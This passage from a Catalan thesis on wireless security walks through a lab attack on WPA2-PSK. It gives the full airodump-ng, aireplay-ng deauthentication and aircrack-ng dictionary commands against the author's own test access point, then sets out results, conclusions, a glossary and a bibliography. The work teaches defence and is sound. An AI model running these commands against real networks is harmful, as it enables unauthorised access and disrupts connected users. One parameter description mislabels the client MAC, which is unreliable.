5.4 Atac al protocol WP2-PSK

Aquest atac al protocol WP2-PSK presenta una gran diferència respecte a l'atac del protocol WEP. En WEP es poden utilitzar mètodes d'injecció i captura de paquets per descobrir la clau, perquè aquesta és estàtica i no varia. Però en WP2-PSK només es poden utilitzar tècniques de força bruta, ja que la clau no és estàtica i no es poden utilitzar els IVs per descobrir la clau més rapidament. Per tant, l'únic que es necessita per realitzar aquest atac és la informació del d'autenticació entre un client i el punt d'accés per replicar-lo i que la màquina atacant pugui enviar molts intents de connexió i anar provant diferents claus d'un diccionari.

El punt d'accés es configura amb els paràmetres següents:

- Identificador: MOVISTAR_TFG
- Protocol de seguretat: WPA2-PSK
- Contrasenya: abcd1234
- Canal: 9


Il·lustració 35: Configuració WPA2-PSK

Per realitzar l'atac es segueixen els següents passos:

1) Es prepara la interfície de xarxa i es configura en el mode monitor per poder capturar i injectar paquets, realitzant el mateix procés que en l'atac del protocol WEP.

2) S'obre una consola addicional per capturar els paquets del procés d'autenticació amb la comanda ***airodump-ng -c 9 --bssid E2:41:36:24:D8:E0 -w psk wlan0mon*** i amb els paràmetres següents:

- -c 9, canal per on transmet la informació el punt d'accés.
- --bssid E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -w psk, nom del fitxer on es van guardant els paquets capturats.
- wlan0mon, interfície per on es realitza l'atac.




Il·lustració 36: Captura paquets d'autenticació PSK

3) Es porta a cap el procés de desautenticar a un client ja connectat a la xarxa, provocant que s'hagi de tornar a connectar i capturar així els paquets, amb la comanda ***aireplay-ng -0 1 -a E2:41:36:24:D8:E0 -c AC:81:12:C7:28:1A wlan0mon*** i amb els paràmetres següents:

- -0, mode d'atac de l'eina aireplay-ng, en aquest cas el 0 correspon a la desautenticació.
- 1, numero de desautenticacions que envia l'atac.
- -a E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -c AC:81:12:C7:28:1A, adreça MAC de la targeta de l'equip atacant.
- wlan0mon, interfície per on es realitza l'atac.

4) S'executa l'eina aircrack-ng per descobrir la clau WPA2-PSK mitjançant intents amb força bruta i un diccionari de possibles claus, amb la comanda ***aircrack-ng -w /usr/share/john/password.lst -b E2:41:36:24:D8:E0 psk*.cap*** i amb els paràmetres següents:

- -w /usr/share/john/password.lst, fitxer on es troba el diccionari amb les claus que s'utilitzaran per l'atac de força bruta.
- -b E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- psk*.cap, selecciona tots els fitxers on es troben els paquets del procés d'autenticació guardats.



Il·lustració 37: Descobriment clau WPA2-PSK

5.5 Resultats

En el primer escenari, on no hi ha clients connectats en la xarxa que generin tràfic, la clau es calcula amb èxit , però aquest mètode presenta el desavantatge de què es necessita molt temps per generar i capturar els paquets necessaris. Així i tot el procés es pot accelerar, però a costa dels recursos de la màquina atacant.

En el segon escenari la clau es calcula amb èxit i a diferència de l'escenari anterior, es realitza amb molta més facilitat. S'observa que en el cas de la xarxa amb clients, es capturen el doble de IVs amb menys de la meitat del temps, sense malgastar recursos de la màquina atacant. A més, com més clients hi ha connectats a la xarxa, més ràpid es pot descobrir la clau WEP.

En el cas de l'escenari amb el protocol WPA2-PSK, la clau es calcula amb èxit en aquest cas, però això és gràcies al fet que la clau és molt simple i poc segura. Aquesta és el desavantatge que presenta aquest atac, en ser un mètode de força bruta mitjançant diccionaris, és molt més costós utilitzar-lo contra claus fortes i robustes. Per poder esbrinar una bona clau es necessita molt de temps, depenent de la velocitat de la CPU i la mida del diccionari, que pot arribar a dies o fins i tot setmanes. A més, com més difícil sigui la clau, més despesa de CPU suposarà per la màquina atacant.

Per tant, s'ha demostrat que el protocol WEP és molt vulnerable, tot i utilitzar claus el més fort possibles, i ja no és segur utilitzar-lo en les xarxes sense fils.

A més, tot i que el protocol WP2-PSK proporciona més seguretat que el protocol WEP, necessita una clau forta i segura que el complementi per arribar a ser un protocol que proporcioni seguretat real. Tot i això, no és un protocol segur al cent per cent, ja que amb el temps i els recursos suficients, un atacant pot trencar les claus més segures.

En aquesta taula es mostra un resum dels tres atacs realitzats i els resultats obtinguts:

	WEP sense clients	WEP amb clients	WPA2-PSK
Temps	40 minuts	15 minuts	Quan més forta és la clau, més temps necessita l'atac
Ús CPU	Elevat	Baix	Quan més forta és la clau, més CPU utilitza.
Tipus de clau en l'atac	Clau forta	Clau forta	Clau fluixa amb seguretat baixa
Resultat	Positiu	Positiu	Positiu
Limitacions	Temps i ús de CPU elevat degut a que s'ha de generar el tràfic de la xarxa	Necessita clients connectats a la xarxa	Una clau forta i robusta fa casi impossible realitzar l'atac

Taula 10: Resultats cas pràctic

6. Conclusions

La realització d'aquest treball m'ha permès assolir i profunditzar els coneixements sobre la seguretat en les xarxes sense fils. Concretament, he assolit nous coneixements sobre com funcionen i en què consisteixen les amenaces que afecten les xarxes sense fils, quines són les solucions més eficients en el mercat i he aprofundit els coneixements sobre les xarxes sense fils i els diferents protocols que utilitza. A més, he après a com realitzar un estudi de mercat correctament i també a com presentar i implementar un cas pràctic real.

L'assoliment dels objectius és positiu. Amb aquest treball un usuari pot conèixer els riscos i les amenaces en les xarxes sense fils i observar com actuen en un escenari real. Donant coneixement i una solució als usuaris sobre com protegir-se davant aquestes amenaces.

Tot i que la planificació inicial ha anat canviant al llarg del projecte, les fites de la planificació s'han seguit correctament. Aquests canvis s'han produït sobretot en l'entrega de la PAC3.

La metodologia prevista no ha sigut adequada. La idea inicial era realitzar el cas pràctic en màquines virtuals, però a l'hora d'implementar la pràctica, es va veure que no era possible fer-ho amb una màquina virtual, ja que no detectava correctament la interfície de xarxa i es generaven molts problemes i errors. Per aquest motiu es va realitzar un canvi i s'ha implementat la pràctica instal·lant la màquina atacant en una partició física de l'ordinador portàtil.

La línia principal de treball futur és aprofundir en el cas pràctic per implementar atacs que es realitzen ja dins la xarxa amb l'objectiu de robar informació confidencial als usuaris, ja que en el treball només s'han realitzat atacs per guanyar accés a les xarxes sense fils. Així els usuaris també podrien observar com un atacant roba informació i com protegir-se millor. Una altra línia de treball futur més secundària és ampliar i recollir més amenaces i solucions.

7. Glossari

WPAN: Acrònim de Wireless Personal Area Network
WLAN: Acrònim de Wireless Local Area Network
WMAN: Acrònim de Wireless Metropolitan Area Network
WWAN: Acrònim de Wireless Wide Area Network
WiMax: Worldwide Interoperability Microwave Acess
IBM: International Business Machines
GSM: Global System for Mobile Communications
BBS: Basic Service Set
AP: Acces Point
ESS: Extended Service Set
SSID: Service Set Identifier
FCC: Federal Communications Comission
IEEE: Institute of Electrical and Electronics Engineers
WEP: Wired Equivalent Privacy
WPA: Wi-Fi Protected Access
KSA: Key Schedule Algorithm
PRGA: Pseudo-Random Generation Algorithm
EAP: Extensible Authentication Protocol
PMK: Pairwise Master Key
MSK: Master Session Key
CCMP: CTR with CBC-MAC Protocol
IV: Initialization Vector
WIPS: Wireless Intrusion Prevention System
RADIUS: Remote Access Dial In User Service

8. Bibliografia

Llibres

[1]. José Manual Huidobro. (2010). Telecomunicaciones: Tecnologías, Redes y Servicios. Ed RA-MA.

Apunts UOC

[2]. Xavier Perramon Tornil. Mecanismes de protecció. Assignatura: Seguretat en xarxes de computadors. PID_00187027.

Webs

15-3-2019
[3]. https://definicion.de/red-inalambrica/

[4]. https://es.wikipedia.org/wiki/Red_inal%C3%A1mbrica

18-3-2019
[5]. http://247tecno.com/redes-publicas-y-privadas/

[6]. https://www.ecured.cu/Seguridad_en_redes_inal%C3%A1mbricas

21-3-2019
[7]. https://www.sans.org/reading-room/whitepapers/wireless/80211-denial-service-attacks-mitigation-2108

[8]. http://www.valencynetworks.com/articles/cyber-attacks-explained-man-in-the-middle-attack.html

20-4-2019
[9]. https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system

[10]. https://www.cisco.com/c/en/us/products/collateral/wireless/adaptive-wireless-ips-software/data_sheet_c78-501388.html

[11]. http://www.hkgateway.com/airtight3.html

[12]. https://www.arubanetworks.com/products/security/wireless-intrusion-protection/

[13]. https://www.arista.com/assets/data/pdf/Whitepapers/Arista-WIPS-Whitepaper.pdf

7-5-2019
[14]. https://www.aircrack-ng.org/doku.php?id=Main